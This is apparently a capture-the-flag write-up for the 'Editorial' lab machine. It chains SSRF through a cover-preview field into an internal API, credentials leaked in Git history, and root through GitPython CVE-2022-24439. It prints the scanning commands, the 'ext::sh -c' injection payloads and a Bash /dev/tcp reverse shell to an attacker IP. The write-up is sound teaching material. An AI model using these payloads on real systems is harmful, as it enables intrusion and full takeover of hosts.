
Overview
Editorial is an easy Linux machine that demonstrates how a server-side request forgery vulnerability in a publishing application can expose an internal API. Credentials recovered from the API provide the initial SSH foothold, while Git history reveals credentials for a second user. Root access is obtained by abusing a vulnerable GitPython operation allowed through sudo.
Attack Chain
- Enumerate the exposed SSH and HTTP services
- Identify the
editorial.htbvirtual host and publishing application - Abuse the cover preview feature to trigger server-side requests
- Discover an internal API listening on
127.0.0.1:5000 - Query the API and recover credentials for the
devuser - Gain SSH access and retrieve the user flag
- Inspect Git history in
/home/dev/apps - Recover credentials for the
produser from an earlier commit - Identify a privileged Python script using
GitPython 3.1.29 - Exploit
CVE-2022-24439through a crafted Git transport URL - Execute a reverse-shell script as
root
Enumeration
Port Scanning
We begin by defining the target and running a full TCP port scan.
export IP=10.129.5.53; export NAME=EDITORIAL; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v
The open TCP ports are:
22,80

The scan identifies SSH on port 22 and an HTTP service on port 80. The hostname editorial.htb is added to /etc/hosts for name resolution.
echo "$IP editorial.htb" | sudo tee -a /etc/hosts
Web Enumeration
Editorial Website
Browsing to editorial.htb reveals a publishing website focused on books and authors.

The Publish with us link leads to an /upload endpoint containing a form for submitting book information and previewing a cover image.

Testing the Cover URL
The form accepts a remote URL in the Cover URL field. To test whether the server fetches this resource, we start a Python web server and submit a URL pointing back to the attacking machine.

The application processes the request and returns a preview response.

To inspect the connection more directly, we start a Netcat listener on port 4545 and submit a URL pointing to that port.
nc -lvnp 4545

The target connects back to the listener, confirming that the application performs a server-side request. The request headers also suggest that the backend is implemented in Python.

Attempts at command injection and direct remote file inclusion do not succeed, so the next step is to use the server-side request capability to enumerate services that are only accessible from localhost.
SSRF Exploitation
Requesting Localhost
The cover preview request is captured in Burp Suite and modified so the URL points to 127.0.0.1 on port 80.

The application returns a generated .jpeg path instead of displaying the response directly.

Internal Port Discovery
The request is sent to Burp Intruder, and the port number is used as the payload position. A common HTTP port list is used to identify services listening only on localhost.
/usr/share/seclists/Discovery/Infrastructure/common-http-ports.txt

Most tested ports return the same response pattern, but port 5000 produces a different result. This indicates that another HTTP service is listening internally.

The internal URL is submitted through the website, and the generated preview image is opened in a new tab.

Instead of rendering an image, the browser downloads the response.

The downloaded file is identified as JSON data.

The contents are viewed and passed to jq for readable formatting.
cat <downloaded_file> | jq

The response exposes internal API routes. One of the available routes returns a welcome message for new authors.

The identified endpoint is:
http://127.0.0.1:5000/api/latest/metadata/messages/authors
The endpoint is submitted through the cover preview function in the same way as before.

Opening the generated image URL downloads another file.

Formatting the JSON response with jq reveals credentials for the dev user.

dev:dev080217_devAPI!@
Foothold
Validating the Credentials
The recovered credentials are tested against SSH with hydra.
hydra -l dev -p "dev080217_devAPI\!@" $IP ssh
The login is confirmed as valid.

SSH Access as dev
We connect to the target over SSH.
ssh dev@$IP

This provides an interactive shell as dev.

The user flag can now be read.
cat ~/user.txt

Lateral Movement
Git Repository Discovery
Further enumeration reveals a Git repository in /home/dev/apps/.git.

We move into the repository and review its current state.
cd /home/dev/apps
git status
The status output shows that a large number of tracked files have been deleted from the working tree.

Reviewing Git History
The repository history is inspected with git log.
git log
A commit describing a downgrade from production to development stands out.

We inspect the commit contents.
git show b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
The diff exposes credentials for the prod user.

prod:080217_Producti0n_2023!@
Access as prod
The credentials are tested against SSH with hydra.
hydra -l prod -p "080217_Producti0n_2023\!@" $IP ssh
The login is valid.

We connect over SSH as prod.
ssh prod@$IP

This provides an interactive shell as the prod user.

Privilege Escalation
Sudo Permissions
We review the commands that prod can execute with elevated privileges.
sudo -l
The user can run the following command as root without supplying a password:
/usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *

The script permissions are inspected.
ls -la /opt/internal_apps/clone_changes/clone_prod_change.py
The script is owned by root; prod can read and execute it but cannot modify it.

Reviewing the Python Script

We inspect the script source.
cat /opt/internal_apps/clone_changes/clone_prod_change.py
The script imports Repo from the git Python package and clones a repository from a user-controlled argument.
The installed package version is checked with pip.
pip show GitPython
The target is running GitPython 3.1.29.

GitPython Command Injection
GitPython 3.1.29 is vulnerable to command injection through crafted repository URLs, tracked as CVE-2022-24439. The vulnerable clone operation accepts the Git ext transport, allowing commands to be embedded in the supplied URL.
A proof-of-concept based on the Snyk advisory is adapted to create a file in /tmp.

sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c touch% /tmp/pwned"
Listing /tmp confirms that the command executed as root and created the pwned file.

Root Reverse Shell
Direct reverse-shell payloads are unreliable through the crafted Git URL, so a short Bash script is written to /tmp/shell.sh instead.
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.17/443 0>&1
The script is made executable.
chmod +x /tmp/shell.sh

A listener is started on port 443, and the vulnerable script is used to execute /tmp/shell.sh as root.
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c /tmp/shell.sh"

The callback provides a shell as root.

The root flag can now be read.
cat /root/root.txt

Key Takeaways
Editorial demonstrates how a feature that fetches remote content can become a powerful SSRF primitive. Internal service discovery exposed an API containing reusable credentials, while inadequate secret management in Git history enabled lateral movement. The final escalation shows the danger of combining a vulnerable dependency with an overly permissive sudo rule: a user-controlled repository argument was enough to turn a Git clone operation into root command execution.